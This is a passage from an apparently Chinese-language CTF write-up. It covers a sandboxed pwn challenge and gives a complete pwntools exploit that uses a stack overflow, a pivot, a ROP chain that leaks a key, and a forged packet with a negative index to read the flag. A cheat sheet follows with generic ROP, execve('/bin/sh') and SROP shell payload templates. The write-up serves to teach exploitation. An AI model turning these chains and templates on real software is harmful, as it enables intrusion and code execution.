 = 0x4060b0 - 0x1030
 = 0x405080            ← 正好是 fd 槽 #0，state = 2，fd = flag.txt
```

於是保險箱就自己幫我們 pread(flag_fd, buf, 0x400, 0)，然後把內容送回前台。※完成

※提示 **教學重點：*ja* vs *jg*** * *ja*（jump if above）→ **無號**比較 * *jg*（jump if greater）→ **有號**比較
編譯器把 *unsigned idx* 的邊界檢查編成 *ja*，*int idx* 編成 *jg*。只要程式設計師用了「有號」型別，負索引就會穿過 *idx > 15* 的檢查。這類 bug 在真實世界很常見。

---

5. 通訊協定（封包格式）

5.1 標頭（4 bytes，加密前）

```
byte 0 : op
byte 1 : len_hi      ] 大端 16-bit 長度
byte 2 : len_lo      ]
byte 3 : pad (0)
```

發送端（0x401d50）會組出這個標頭、加密、write(3, header, 4)，如果 len != 0 再把 payload 加密後送出。

接收端（0x401c40）讀 4 bytes、解密、取 op = b[0]、len = (b[1] << 8) | b[2]（**大端**）、檢查 len > 0x1000 就報錯，然後讀 len bytes、解密。

※注意 **大端陷阱**：pwntools 的 *p16(x)* 產生的是 **little-endian**。這裡必須自己寫 *b'\x00\x04'* 代表長度 4，不能用 *p16(4)*。我第一次寫錯，保險箱就會讀到 *len = 0x0400 = 1024* 然後永遠等資料。

5.2 我們要送的封包

```
op   = 3                (讀槽)
len  = 4                (payload 4 bytes)
pad  = 0
payload = int32(-4) = 0xfffffffc   (little-endian: fc ff ff ff)
```

加密前共 8 bytes：

```
03 00 04 00 | fc ff ff ff
```

---

6. 難點：怎麼把封包送進 fd 3？

- RELAY 只送 len = 0 的標頭 → 沒辦法送 payload。
- 那用 ROP 呼叫 read(3, buf, n) 呢？
  不行，因為我們**沒有辦法設定 rdx**：這支程式裡沒有任何 pop rdx gadget（objdump -d -M intel service | grep 'pop rdx' 沒有輸出，ROP(e).find_gadget(['pop rdx','ret']) 也回傳 None），所以只能改用「binary 裡面自己會設定 edx 的程式碼片段」當 gadget。（順帶一提：glibc 的 read/write wrapper 本身**不會**動 rdx，它動的是 rdi（movsxd rdi,edi）與 rcx/r8/r9（被 xor 歸零）；不要以為 wrapper 會幫你把 rdx 弄壞。）

  我挑的三個片段（都在函式中段，位址剛好可以用）：

位址	內容	效果
0x401f07	xor edi,edi; movzx edx,bl; mov rsi,rsp; call read	read(0, rsp, bl)
0x401fda	mov edx,0x100; mov rsi,rbx; mov edi,3; call read	read(3, rbx, 0x100)
0x401c32	mov rdx,rax; jmp write@plt	write(rdi, rsi, rax)

0x401c32 特別妙：它在 0x401c20（一個 write_string 函式）裡面，前面剛好是 pop rbx、後面是 mov rdx,rax; jmp write@plt。因為 jmp（不是 call）跳到 write@plt，所以 write 返回時會 ret 到**我們堆疊上的下一個 qword** —— 完美的 gadget。✓

※注意 **「跳進函式中段」是什麼意思？**看 *0x401c20* 的完整長相：

```
401c20:  push rbx
401c21:  mov  rbx,rdi
401c24:  call strlen@plt
401c29:  mov  rsi,rbx
401c2c:  mov  edi,1
401c31:  pop  rbx          ; ← pop rbx 在 0x401c31
401c32:  mov  rdx,rax      ; ← 我們跳進來的位置就在下一行
401c35:  jmp  write@plt
```

我們從 *0x401c32* 跳進去，所以 *push rbx*、*call strlen* 通通被跳過，而 *0x401c31* 的 *pop rbx* **也不**

會執行 → *rbx* 不會被覆蓋。代價是 *rax* 是「上一個 gadget 留下的值」，不是 *strlen* 的回傳值 —— 這正是我們要的（*rdx = rax*）。這就是「跳進函式中段」的典型用法。

6.1 用 read(0, rsp, bl) 當「續接器」　0x401f07 這個片段的 rsi = rsp，所以我們只要控制 rsp，之後每一段 ROP 鏈就能用 read(0, rsp, 0xff) 一段一段接下去，而且**每次都能重新讀 255 bytes**。

6.2 但 rsp 在哪？→ Stack pivot　我們不知道堆疊位址（沒有洩漏），所以要把 rsp 搬到**已知位址**。唯一已知的可寫區就是 NOTE 的筆記區 0x40a180。

用 pop rsp gadget：

```
401523:  pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
```

流程：

```
SUBMIT 的 ret  →  0x401523
   pop rsp  ← 從 overflow payload 讀到 0x40a168 (= NOTES-0x18)
              → rsp = 0x40a168
   pop r13 / pop r14 / pop r15  → rsp 前進 0x18 → 0x40a180
   ret      ← 讀 [0x40a180] = 0x401f07  ← 這正是我們用 NOTE 寫進去的值！
              → rsp = 0x40a188
執行 0x401f07: read(0, 0x40a188, 0xff)
```

這就是為什麼要先 NOTE 0 \x07\x1f\x40。 strncpy 會把剩下的 byte 補 0，所以 3 個 byte 就等於 0x0000000000401f07。

.bss 的實際長相（全部都是固定的已知位址，這張圖建議配合 gdb 看）：

```
0x405060  key（4 bytes，XOR 加解密用）
0x405064  槽計數器（4 bytes）
0x405080  fd 槽 #0 {state=2, fd=flag.txt}     ← index=-4 打到的目標（唯一有 flag fd 的槽）
0x40548c  fd 槽 #1 {state=2, fd=/dev/null}
0x405898  fd 槽 #2 {state=2, fd=/dev/null}
0x405ca4  fd 槽 #3 {state=2, fd=/dev/null}    ← 迴圈「先寫後比」多寫的那一格（見 §4.1）
0x4060b0  儲存槽表（16 槽 × 0x40c）
              ^
              └── 0x4060b0 + (-4)*0x40c = 0x405080

0x40a168  ← pop rsp 的落點（PIVOT_TOP）；這裡是 .bss 的 0，所以 pop r13/r14/r15 讀到 0
0x40a180  ← NOTE 0 寫進去的 8 bytes（= 0x401f07）；ret 從這裡取值
0x40a188  ← 第一次 read(0, rsp, 0xff) 的目標 = A1
```

SUBMIT 溢位後的搬移過程（每一步的 rsp）：

```
  SUBMIT 的 ret  → 0x401523 (pop rsp; pop r13; pop r14; pop r15; ret)
     pop rsp     讀 [S+0x50]  = 0x40a168     → rsp = 0x40a168
     pop r13     讀 [0x40a168] = 0           → rsp = 0x40a170
     pop r14     讀 [0x40a170] = 0           → rsp = 0x40a178
     pop r15     讀 [0x40a178] = 0           → rsp = 0x40a180
     ret         讀 [0x40a180] = 0x401f07    → rsp = 0x40a188
  0x401f07: read(0, 0x40a188, bl)             ← 之後的鏈都在這裡接
```

6.3 每次 read 回來之後的 rsp 補償　0x401f07 是 SUBMIT 函式的**中間**，所以 read 回來之後會繼續跑 SUBMIT 剩下的：

```
401f14:  test rax,rax
401f17:  jle  401f2f
401f19..401f2a: write(1, "OK\n", 3)
401f2f:  add  rsp,0x40        ; ← rsp += 0x40
401f33:  pop  rbx             ; ← rbx = [rsp]  ; rsp += 8
401f34:  ret                  ; ← rip = [rsp]
```

所以每一段鏈的佈局固定是：

```
read 目標 + 0x00 ~ 0x3f : 隨便 (0x40 bytes)
read 目標 + 0x40        : rbx (我們通常放 0xff，讓下一次 read 讀 255 bytes)
read 目標 + 0x48        : 鏈的第 0 個 qword (ret 目標)
```

這也解釋了 A2 = A1 + 0x48 + 8*len(chain) 這個公式。
每一段鏈（d1 / d2 / d3）的佈局都一樣，只是位址不同：

位址	內容	誰讀它
A + 0x00 ~ A + 0x3f	隨便（0x40 bytes 緩衝區）	read(0, rsp, 0xff) 寫進來
A + 0x40	rbx（下一段的讀取長度，通常 0xff）	add rsp,0x40 之後的 pop rbx
A + 0x48	鏈的第 0 個 qword（ret 的目標）	pop rbx 之後的 ret
A + 0x48 + 8n	鏈的其他 qword	每個 gadget 的 ret

段落	A（= read 目標）	實際數值	備註
d1	A1 = NOTES+8	0x40a188	洩漏 XOR key
d2	A2 = A1+0x48+8*11	0x40a228	寫偽造封包進 fd 3
d3	A3 = A2+0x48+8*14	0x40a2e0	接 RELAY_RX 收 flag

※提示 **為什麼「鏈的起點」等於「*read* 的目標」？**因為 *0x401f07* 是用 *ret* 跳進去的：那一刻 *rsp* 剛好指向「前一段鏈結束的下一個 qword」，而 *0x401f07* 的 *read(0, rsp, bl)* 就是從 *rsp* 開始寫。所以 ***read* 的寫入起點 = 下一段鏈的起點**，這就是 *A2 = A1 + 0x48 + 8*len(chain)* 的由來（*0x48* 是鏈相對於 *A1* 的起點，*8*len(chain)* 是上一段鏈佔用的長度）。千萬不要誤會成「鏈要放在 read 目標 + 0x48」——那是同一段鏈**內部**的偏移。

---

7. Exploit 流程（三階段）

完整、可直接執行的程式在 *pwn7/exploit.py*（本文只拆解關鍵段落；卡住時直接看那份）。

※注意 **下面這段是「照抄就能跑」的完整版，千萬不要漏掉「等提示字元 / 等 *OK\n*」的那幾行。** *SUBMIT*、以及每一次 *read(0, rsp, bl)* 讀完之後，程式都會印 *OK\n*；如果沒把它收乾淨，它就會被當成「key 的前 4 bytes」，整條鏈會用**錯的 key** 加密而失敗（症狀是「什麼都沒印」或「莫名斷線」，非常難查）。實測：只漏掉下面第 ③ 個 *recvuntil(b'OK\n')*，*recvn(6)* 收到的就是 *b'OK\n' + key[0]*（例如 *b'OK\n\x1c\xcb\xdb'*）而不是「4 bytes key + 2 bytes 雜訊」。

```python
from pwn import *

context.arch      = 'amd64'
context.log_level = 'info'

POP_RSP       = 0x401523   # pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
POP_RDI       = 0x401529   # pop rdi ; ret
POP_RSI       = 0x401dd5   # pop rsi ; ret
POP_RBX       = 0x401f33   # pop rbx ; ret
WRITE_RDX_RAX = 0x401c32   # mov rdx,rax ; jmp write@plt  -> write(rdi, rsi, rax)
SUBMIT_READ   = 0x401f07   # xor edi,edi ; movzx edx,bl ; mov rsi,rsp ; call read
RELAY_RX      = 0x401fda   # mov edx,0x100 ; mov rsi,rbx ; mov edi,3 ; call read
KEY           = 0x405060   # XOR key (4 bytes)
NOTES         = 0x40a180   # NOTE 筆記區（已知位址的可寫區）
PIVOT_TOP     = NOTES - 0x18   # pop rsp 的落點
A1            = NOTES + 8      # 第一次 pivot read 的目標 = 0x40a188


def xor_key(data, key):
    ks = key[::-1]
```

```
    return bytes(c ^ ks[i % 4] for i, c in enumerate(data))


io = process('./service')          # 遠端就改成 remote('chal.sunshinectf.games', 26007)
io.recvuntil(b'sh> ')                                  # (1) 等第一個提示字元

io.send(b'NOTE 0 ' + p64(SUBMIT_READ)[:3] + b'\n')     # 階段 0
io.recvuntil(b'sh> ')                                  # (2) 等 NOTE 完成

stage  = b'A' * 64 + p64(0xff) + p64(POP_RSP) + p64(PIVOT_TOP) + p64(0) * 3
assert len(stage) == 112
io.send(b'SUBMIT %d\n' % len(stage) + stage)           # 階段 1
io.recvuntil(b'OK\n')                                  # (3) SUBMIT 自己的 OK\n

# ---- 階段 2：把鏈放進 255 bytes 的緩衝區 ---------------------------------
d1 = bytearray(b'\0' * 255)        # 長度 = 0x401f07 的 bl（由 stage 的 p64(0xff) 決定）
d1[0x40] = 0xff                    # → 下一次 read 的長度
chain  = [POP_RDI, 1, POP_RSI, KEY, WRITE_RDX_RAX,
          POP_RSI, KEY + 3, WRITE_RDX_RAX,
          POP_RBX, 0xff, SUBMIT_READ]
A2 = A1 + 0x48 + 8 * len(chain)    # 下一段的 read 位址
d1[0x48:0x48 + 8 * len(chain)] = b''.join(p64(x) for x in chain)   # 鏈從 A1+0x48 開始
io.send(bytes(d1))
io.recvuntil(b'OK\n', timeout=3)   # (4) 這次 read 印的 OK\n
leak = io.recvn(6, timeout=3)      # (5) 6 bytes 才是 key（前 4 bytes）
key = leak[:4]

# ---- 階段 3：同一個模式，只是把 write 的 fd 改成 3 ------------------------
d2 = bytearray(b'\0' * 255)
d2[0:8] = xor_key(p8(3) + b'\x00\x04' + p8(0) + p32(0xfffffffc), key)
chain  = [POP_RDI, 3, POP_RSI, A2, WRITE_RDX_RAX,
          POP_RSI, A2 + 3, WRITE_RDX_RAX,
          POP_RSI, A2 + 6, WRITE_RDX_RAX,
          POP_RBX, 0xff, SUBMIT_READ]
A3 = A2 + 0x48 + 8 * len(chain)
RESP = A3 + 0x60
d2[0x48:0x48 + 8 * len(chain)] = b''.join(p64(x) for x in chain)
io.send(bytes(d2))
io.recvuntil(b'OK\n', timeout=3)   # (6) 這次 read 印的 OK\n

# ---- 階段 4 ---------------------------------------------------------------
time.sleep(0.7)                    # 等保險箱的回覆到齊
d3 = bytearray(b'\0' * 120)
d3[0x40:0x48] = p64(RESP)          # rbx = RELAY_RX 的緩衝區
d3[0x48:0x50] = p64(RELAY_RX)      # ret → read(3, RESP, 0x100) + 解密 + 印出
io.send(bytes(d3))
print(io.recvall(timeout=3))
```

※閱讀 **先定義 *d1 / d2 / d3* 是什麼**（原本的 §7 只出現 *d2[8]*，卻從沒定義 *d2*）：*d1* / *d2* 是「一段鏈的完整輸入」= *bytearray(b'\0' * 255)*（255 = 那次 *read* 的 *bl*），其中 *[0x40]* 放 *rbx*（下一段的長度）、*[0x48]* 開始放鏈。*d3* 只用到前 *0x50* bytes，所以給 120 bytes 也夠。

※提示 ***read()* 的長度與「實際交付幾個 byte」是兩件事**：*read(0, rsp, bl)* 的 *bl* 由鏈上的 *POP_RBX* 決定（我們放 *0xff* = 255），但 *read* **回傳的是「這次實際收到幾個 byte」**，不是 255。所以：* 我們用**一次** *io.send()* 把整段 *d1*（255 bytes）送出去 → 核心一次交付，鏈完整。* *d3* 只需要覆蓋到 *+0x50*（*rbx* 與 *ret* 目標），所以 120 bytes 就夠。* 反過來說，**不能**把 *d1* 切成好幾次小 *send()*：*read* 可能只收到前半段，鏈就會用半截資料執行而 crash。

```
io.send(b'NOTE 0 ' + p64(0x401f07)[:3] + b'\n')   # .bss[0x40a180] = 0x401f07
```

階段 0：種下 pivot 目標

```
stage  = b'A' * 64 + p64(0xff)                        # 塞滿 0x40 buffer + saved rbx=0xff
stage += p64(POP_RSP) + p64(PIVOT_TOP) + p64(0) * 3   # pop rsp; ...; ret
# 注意：上面那 3 個 p64(0) 其實**不會被讀到**！pop rsp 一執行完 rsp 就變成 PIVOT_TOP，
# 後面 pop r13/r14/r15 讀的是 .bss 裡 [0x40a168]~[0x40a178] 的值（那裡本來就是 0）。
# 留著只是為了讓 stage 長度剛好 112 (= 0x40 + 8 + 8 + 8*3 + 8)，對齊好看。
io.send(b'SUBMIT %d\n' % len(stage) + stage)
```

階段 1：SUBMIT 溢位 + pivot

※提示溢位 payload 的 offset 對照：*0x40* 是緩衝區大小、*0x40* 的位置是 *saved rbx*（= 0xff）、*0x48* 的位置才是**被覆蓋的返回位址**（= *POP_RSP* 的位址）。*pop rsp* 再從 *[S+0x50]* 讀出 *PIVOT_TOP*（*S* = SUBMIT 當時的 *rsp*）。

階段 2：第一次 pivot read（洩漏 XOR key）　送到 0x40a188，長度 0xff：

```
chain = [ POP_RDI, 1, POP_RSI, KEY, WRITE_RDX_RAX ]   # write(1, 0x405060, rax)
chain += [ POP_RSI, KEY+3, WRITE_RDX_RAX ]            # write(1, 0x405063, 3)
chain += [ POP_RBX, 0xff, SUBMIT_READ ]               # 續接下一段
```

- ※注意 **rax 到底是多少？這裡很反直覺。**你可能會想：「read 讀了 0xff bytes，所以 rax = 0xff，那 write(1, KEY, 0xff) 就會一次洩漏 255 bytes」。**錯。** 0x401f07 是 SUBMIT 函式的**中段**，read 回來之後程式會繼續往下跑：

```
401f14:  test rax,rax
401f17:  jle  401f2f
401f19:  mov  edx,3
401f1e:  lea  rsi,[rip+0x110b]      ; "OK\n"
401f25:  mov  edi,0x1
401f2a:  call write@plt             ; ← 這次 write 的回傳值 = 3，蓋掉了 rax！
401f2f:  add  rsp,0x40
401f33:  pop  rbx
401f34:  ret
```

所以鏈開始執行的那一刻 **rax = 3**（write("OK\n") 的回傳值）。

- 第 1 個 WRITE_RDX_RAX → write(1, 0x405060, 3) → key 的前 3 bytes
- 第 2 個 WRITE_RDX_RAX → write(1, 0x405063, 3) → 第 4 個 key byte + 2 bytes 雜訊

合計 **6 bytes**（4 bytes key + 2 bytes 雜訊），正好對應 exploit 裡的 leak = io.recvn(6) 與 log 印出的 leak=1cf20c050000。

> ※提示 **典型 ROP 陷阱**：「gadget 執行完 *rax* 是多少」跟你想像的常常不一樣。跳到函式中段時，函式**剩下的程式碼會繼續執行**，並且可能改掉 *rax*。唯一可靠的做法是在 gdb 裡實際看。

- key = leak[:4]，得到 1cf20c05。

```
[+] XOR key = 1cf20c05
```

階段 3：把偽造封包寫進 fd 3　送到 0x40a228：

```
req = xor_key(p8(3) + b'\x00\x04' + p8(0) + p32(0xfffffffc), key)
chain  = [POP_RDI, 3, POP_RSI, A2, WRITE_RDX_RAX]   # write(3, A2, rdx)
chain += [POP_RSI, A2+3, WRITE_RDX_RAX]             # write(3, A2+3, rdx)
chain += [POP_RSI, A2+6, WRITE_RDX_RAX]             # write(3, A2+6, rdx)
chain += [POP_RBX, 0xff, SUBMIT_READ]
```

- rdx = rax = 上一次 write 的回傳值 = 3，所以每次只能寫 3 bytes → 切成 3 段寫完 9 bytes。

- ※注意 **為什麼可以多送第 9 個 byte？** `req` 其實只有 8 bytes（`p8(3) + b'\x00\x04' + p8(0) + p32(0xfffffffc)`），但鏈是 3 + 3 + 3 = 9 bytes 送出去的，第 9 個 byte 是 `d2[8]`（= `0x00`）。它**不會**被這次的封包用掉，而是留在 socket 裡等保險箱下一次讀標頭 —— 對本次流程無害（保險箱下一次讀標頭時，`op = 0` 不是 1~4，只會回一個錯誤，而那時我們已經把 flag 印完了）。**不要以為「多送 1 byte 不會被檢查」是通則**：這裡能混過去，是因為「多出來的 byte 剛好落在下一條協定訊息的最前面，而我們不在乎那條訊息」。
- 保險箱收到後執行 `op=3, index=-4` → `pread(flag_fd, ...)` → 回傳 flag。

```
time.sleep(0.7)                     # 等保險箱的回覆到齊
d3[0x40:0x48] = p64(RESP)           # rbx = A3+0x60  (RELAY 的緩衝區 = rsp+0x10)
d3[0x48:0x50] = p64(0x401fda)       # ret → read(3, rbx, 0x100) + 解密 + 印出
```

階段 4：把 flag 印出來　進入 `0x401fda` 時 **`rsp = A3 + 0x50`**（因為 `ret` 已經把 `[A3+0x48]` 這個目標位址彈掉了，A3+0x48 是鏈的第 0 個 qword，彈掉之後 `rsp` 前進 8 → 變成 A3+0x50）。

接下來 RELAY（`0x401fda` 之後）解析標頭時，全部都以 **`rsp+0x10`** 為基準：

```
40200a:  movsx dx, BYTE PTR [rsp+0x11]      ; 標頭 byte1
402010:  movsx ax, BYTE PTR [rsp+0x12]      ; 標頭 byte2
40201b:  cmp  BYTE PTR [rsp+0x10],0x0       ; 標頭 byte0 (op)
402032:  lea  rsi,[rsp+0x14]                ; payload 起點 = 標頭 + 4
```

所以收到的資料（標頭）必須落在 `rsp+0x10`：

```
RESP = (A3 + 0x50) + 0x10 = A3 + 0x60
```

而且 `0x401fda` 的第一道指令是 `mov rsi,rbx`，它是拿 **`rbx`** 當 `read` 的目的位址，所以我們也要在鏈裡把 `rbx` 設成 RESP —— 這就是上面 `d3[0x40:0x48] = p64(RESP)` 的用途（`pop rbx` 讀 `[A3+0x40]`）。兩者必須一致：`rbx == rsp+0x10 == A3+0x60`。

※注意我們是**跳到 *0x401fda*（*RELAY* 的中段）**，所以 *RELAY* 開頭那條 *`0x401fb9: lea rbx,[rsp+0x10]`* **不會執行**，*rbx* 完全是我們自己設的。位址算對、*rbx* 設對，兩件事缺一不可。

`read(3, RESP, 0x100)` 收到標頭 + flag，接著解密、檢查（op==0、`len <=` 收到長度-4）、然後 `write(1, payload, len)` —— **flag 就印出來了。**

※提示 exploit 最後用的 *`io.recvall(timeout=3)`* 意思是「一直收到 3 秒內沒有新資料為止」，用來把 *OK\n* + flag 一次收乾淨，不需要知道確切長度。（相對地，前面洩漏 key 時長度確定是 6 bytes，所以用 *`io.recvn(6)`*。）

---

8. 執行結果

```
$ python3 exploit.py REMOTE
[+] Opening connection to chal.sunshinectf.games on port 26007: Done
[*] stage2 pre=b'OK\n' leak=1cf20c050000 A2=0x40a228
[+] XOR key = 1cf20c05
[*] stage3 d2ok=b'OK\n' A3=0x40a2e0 RESP=0x40a340
[+] raw  : b'OK\nsun{n3gat1ve_h4ndl3s_0pen_s3cret_d00rs}\n\n'

[+] FLAG: sun{n3gat1ve_h4ndl3s_0pen_s3cret_d00rs}
```

本地（`flag.txt` = `SUNSHINE{local_test_flag}`）：

```
[+] raw  : b'OK\nSUNSHINE{local_test_flag}\n\n'
```

✓ **Flag：`sun{n3gat1ve_h4ndl3s_0pen_s3cret_d00rs}`**（“negative handles open secret doors” —— 就是在講負索引越界:)）

---

9. 常見坑

1. **p16() 是大端還小端？** → pwntools 的是 **little-endian**。本題的長度欄位是 **big-endian**，要自己寫 `b'\x00\x04'`。送錯會讓保險箱以為 `len = 0x0400`，然後永遠等 1024 bytes 而卡死。
2. **XOR keystream 的順序。** `bswap` + `shr eax,0x18` 的組合讓 keystream 是 key 反過來 —— 不是 `key[i&3]`，而是 `key[3-(i&3)]`。寫錯會送出一堆亂碼。
3. **bl 只有 8 bits。** `SUBMIT 256` 的 `bl` 會是 0。要注意實際發生的事：程式在**還沒進 read 之前**就被擋下來了 —— `0x401eed: test al,al` / `0x401eef: je 0x401f38`，跳到 `0x401f38` 後印出 `ERR bad size`，然後 `add rsp,0x40; mov edx,0xd; mov edi,1; lea rsi,[rip+…]; pop rbx; jmp write@plt` —— 結尾是**尾呼叫（tail call）`jmp write@plt`，不是 `ret`**（`write` 返回時直接回到呼叫端；跟 `0x401f34` 的 `ret` 不一樣）。（所以「read 讀 0 bytes 什麼都不會發生」並不正確 —— 根本不會走到 `read`。）實測：`printf 'SUBMIT 256\n' | ./service` → `ERR bad size`。要用的長度必須是 1~255。
4. **read(0,rsp,bl) 讀進來的資料是「從 rsp 開始」**，而 read 回傳後程式還會 `add rsp,0x40; pop rbx; ret`。所以每一段鏈的佈局是：**read 目標 + 0x40 = rbx、read 目標 + 0x48 = 鏈的第 0 個 qword**（階段 1 的「read 目標」是 SUBMIT 當時的 rsp；階段 2 之後是 A1 / A2 / A3）。忘記補這個 offset 是最常見的錯。
5. **rdx 不能靠 `pop rdx`。**這支程式**沒有 `pop rdx` gadget**（`grep 'pop rdx'` 沒有輸出），所以設不了長度。→ 用 `0x401c32`（`mov rdx,rax; jmp write`）。（補充：glibc 的 read/write wrapper 其實**不會**動 rdx，真正的理由就是「沒有 `pop rdx`」。）
6. **seccomp 讓 execve 直接殺掉行程。**如果你不小心跳到 `system()`，你會看到行程「莫名其妙就死了」—— 那是 SECCOMP_RET_KILL_PROCESS。用 `seccomp-tools dump` 或手動解 BPF 就能確認。
7. **fork() 之後 key 共用，但 getpid() 不同。**保險箱的 `getpid()` 是子行程的，但 key 是**父行程 fork 前**算好寫進記憶體的，所以兩邊一致。不要試圖自己算 key，要用洩漏的。
8. **time.sleep(0.7) 不是裝飾。**保險箱是非同步的，太早去 `read(3, ...)` 會讀不到完整資料，RELAY 的長度檢查就會失敗而不印 flag。

---

10. 一頁速查

```
架構   : fork 出前台(seccomp, 我們對話的對象) + 保險箱(有 flag fd)
seccomp: 只允許 read/write/close/mmap/mprotect/brk/rt_sigreturn/exit_group
         → 不能 execve，只能借保險箱的手

漏洞 1 : SUBMIT 0x401ed0  read(0, rsp, bl) 進 0x40 緩衝區 (offset 0x48 = ret)
漏洞 2 : 前台無法自己送「長度 > 0 的封包」給保險箱（RELAY 0x401fb2 xor eax,eax
         → 標頭長度永遠 0），而 binary 裡沒有 pop rdx → 要自己想辦法組封包
漏洞 3 : 保險箱 op3 用 movsxd + jg 檢查 index → 負索引
         index=-4 → 0x4060b0-0x1030 = 0x405080 = fd 槽#0 (flag fd) → pread 讀 flag

利用   :
 1. NOTE 0 <3 bytes>  → .bss[0x40a180] = 0x401f07
 2. SUBMIT 112        → 溢位 → pop rsp 搬到 0x40a168 → ret 到 0x401f07
 3. read(0, rsp, 0xff) 續接；鏈一開始 rax = 3（被 SUBMIT 的 write(1,"OK\n",3) 蓋掉），
    所以兩次 write(1, KEY, 3) + write(1, KEY+3, 3) = 只洩漏 6 bytes 的 key
 4. write(3, req, 3) x3 送出 {op=3, len=4, pad=0, index=-4}（已加密）
 5. ret 到 0x401fda → read(3, RESP, 0x100) + 解密 + 印出 → flag
```

※注意一定要 *cd pwn7/* 之後再跑（*python3 exploit.py*），因為 exploit 用的是相對路徑 *./service*；或直接用 *wp/run_all.sh*（它會自動 cd 進各題目目錄）。在 repo 根目錄執行會看到 *[ERROR] './service' does not exist*。

Part 9 — 速查表

原始檔案：*wp/99_速查表.md*

速查表（Cheat Sheet）

解題時放在旁邊看的東西。

---

1. 五秒判斷保護

```
# 首選：不用裝任何東西（pwntools 自帶），任何機器都跑得動
python3 -c "from pwn import *; print(ELF('./chal', checksec=False).checksec())"

# 或者：如果你的系統有 `checksec` 這個「獨立指令」
checksec --file=./chal
```

※注意 ***checksec* 不是每個系統都有**（Arch 要 *pacman -S checksec*、Debian/Ubuntu 要 *sudo apt install checksec*；就算用 pip 裝了 pwntools，那支 console script 也可能躺在 venv 的 *bin/* 裡而不在 *PATH*）。沒有它時打下去只會拿到 *command not found* —— **那不是題目的問題，改用上面的 pwntools 一行版本就好**（兩者輸出內容一樣）。

保護	有	沒有
PIE	要先 leak 程式碼位址才能用 gadget	gadget 位址直接寫死（non-PIE）
Canary	溢位要先 leak canary（或不碰它）	直接蓋返回位址
NX	不能跑 shellcode → 用 ROP	可以塞 shellcode
Full RELRO	`.got` 與 `.got.plt` 都唯讀 → **不能改 GOT**（但 PLT 全部已解析，隨時可直接 `call system@plt`）	見下一列
Partial RELRO	`.got` 唯讀、`.got.plt` 可寫 → **可以改 xxx@got 劫持函式**（本系列 pwn2 / pwn3 / pwn4 / pwn6 都是 Partial）	No RELRO：GOT 完全可寫（pwn1）

---

2. 暫存器對應表

用途	函式呼叫	系統呼叫
參數 1	`rdi`	`rdi`
參數 2	`rsi`	`rsi`
參數 3	`rdx`	`rdx`
參數 4	`rcx`	**`r10`**
參數 5	`r8`	`r8`
參數 6	`r9`	`r9`
編號	—	`rax`
回傳值	`rax`	`rax`

---

3. syscall 編號

編號	名稱
0	read
1	write
2	open
3	close
9	mmap
10	mprotect
15	rt_sigreturn
59	execve
60	exit
231	exit_group

---

4. 常用 gadget 與用途

gadget	用途
`pop rdi ; ret`	設第 1 個參數
`pop rsi ; ret`	設第 2 個參數
`pop rdx ; ret`	設第 3 個參數
`pop rax ; ret`	設 syscall 編號
`syscall ; ret`	執行 syscall
`ret`	16-byte 對齊
`leave ; ret`	`rsp = rbp` 的 pivot
`pop rsp ; ... ; ret`	直接設 `rsp` 的 pivot
`mov rdx, rax ; jmp write@plt`	沒有 `pop rdx` 時的替代方案

※提示 *`@plt`* 結尾＝「呼叫外部函式的跳板（stub）」，例如 *`write@plt`* 就是「跳到 GOT 裡記的 *`write`* 真實位址」的那段程式碼—— 位址固定、可以直接放進 ROP 鏈。詳細原理見 *`00_`*基礎知識第 8 節。

---

5. ROP 模板

```
payload  = b'A' * offset
payload += p64(RET)           # 對齊用（movaps）
payload += p64(POP_RDI)
payload += p64(binsh)
payload += p64(SYSTEM)
```

5.1 `system("/bin/sh")`（libc 已知）

對齊用的 *`ret`* 放在 *`POP_RDI`* 之前或 *`SYSTEM`* 之前**都可以** —— 效果一樣，重點是「整條鏈在 *`rsp`* 上總共多走 8 bytes」，讓 *`system`* 開始執行時 *`rsp % 16 == 8`*。不對齊就會在 *`movaps`* 的地方 SIGSEGV。（原理見 *`00_`*基礎知識第 10.4 節）

```
payload  = b'A' * offset
payload += p64(POP_RDI) + p64(binsh)
payload += p64(POP_RSI) + p64(0)
payload += p64(POP_RDX) + p64(0)
payload += p64(POP_RAX) + p64(59)
payload += p64(SYSCALL_RET)
```

5.2 execve("/bin/sh", 0, 0)（純 syscall）

```
payload  = p64(POP_RDI) + p64(0)       # fd = stdin
payload += p64(POP_RSI) + p64(BSS)
payload += p64(POP_RDX) + p64(0x400)
payload += p64(READ_PLT)
payload += p64(POP_RSP) + p64(BSS)     # 之後的鏈從 BSS 接
```

5.3 read 到已知可寫區（.bss）再 pivot

---

6. SROP 模板

※注意用 *SigreturnFrame()* 之前一定要先設 *context.arch = 'amd64'*（或 *context.clear(arch='amd64')*），否則 pwntools 會直接報 *[ERROR] kernel architecture must be specified*。這就是兩支 exploit 開頭都有那行的原因。

```
frame = SigreturnFrame()            # 產生 0xf8 bytes，就是核心會讀的那包
frame.rax = 59                      # execve
frame.rdi = binsh                   # 第 1 參數："/bin/sh" 的位址（可寫、可讀）
frame.rsi = 0                       # argv = NULL
frame.rdx = 0                       # envp = NULL
frame.rip = SYSCALL_RET             # 還原後要執行的位址：放「syscall」那一條指令
                                    #   最好只含 syscall（execve 成功就換行程了，後面接什麼都不會被執行；
                                    #   若它剛好是 `syscall; ret`—像 pwn1 的 0x401069—也一樣可用）
frame.rsp = binsh + 0x200           # 必須是「合法且可寫」的位址，且建議 16-byte 對齊
                                    #   （execve 成功就用不到它；失敗時才會踩到）

payload  = b'A' * offset
payload += p64(READ_AGAIN)   # 再來一次 read -> 這次只送 15 bytes，讓 rax = 讀到的長度 = 15
payload += p64(SYSCALL_RET)  # 這次 read 的 ret -> syscall 指令
payload += bytes(frame)      # frame 必須剛好落在當時的 rsp（就是 SYSCALL_RET 被彈掉之後的位置）
# 然後送出「剛好 15 bytes」讓 rax = 15（= __NR_rt_sigreturn，SROP 的 syscall 編號，見 00 §7）
# → syscall 執行 rt_sigreturn → 核心從 rsp 讀走 frame → 所有暫存器變成上面設的值 → execve("/bin/sh")
```

※提示 **為什麼要「剛好 15 bytes」？** SROP 靠的是「*rax* 的值決定要做哪個 syscall」。我們先用一次 *read* 把 *rax* 設成「實際讀到的長度」，而 *rt_sigreturn* 的編號正好是 **15**，所以只要讓 *read* 讀到 15 個 byte，接下來的 *syscall* 就會變成 *rt_sigreturn*。（同理：*read* 讀到幾個 byte 就決定了下一次 syscall 是什麼 —— 這也是 SROP 常被拿來當「一次設好所有暫存器」的原因。）完整的推導與 gdb 追蹤見 *../pwn1/notes.md* §5、§6。

---

7. Format String 模板

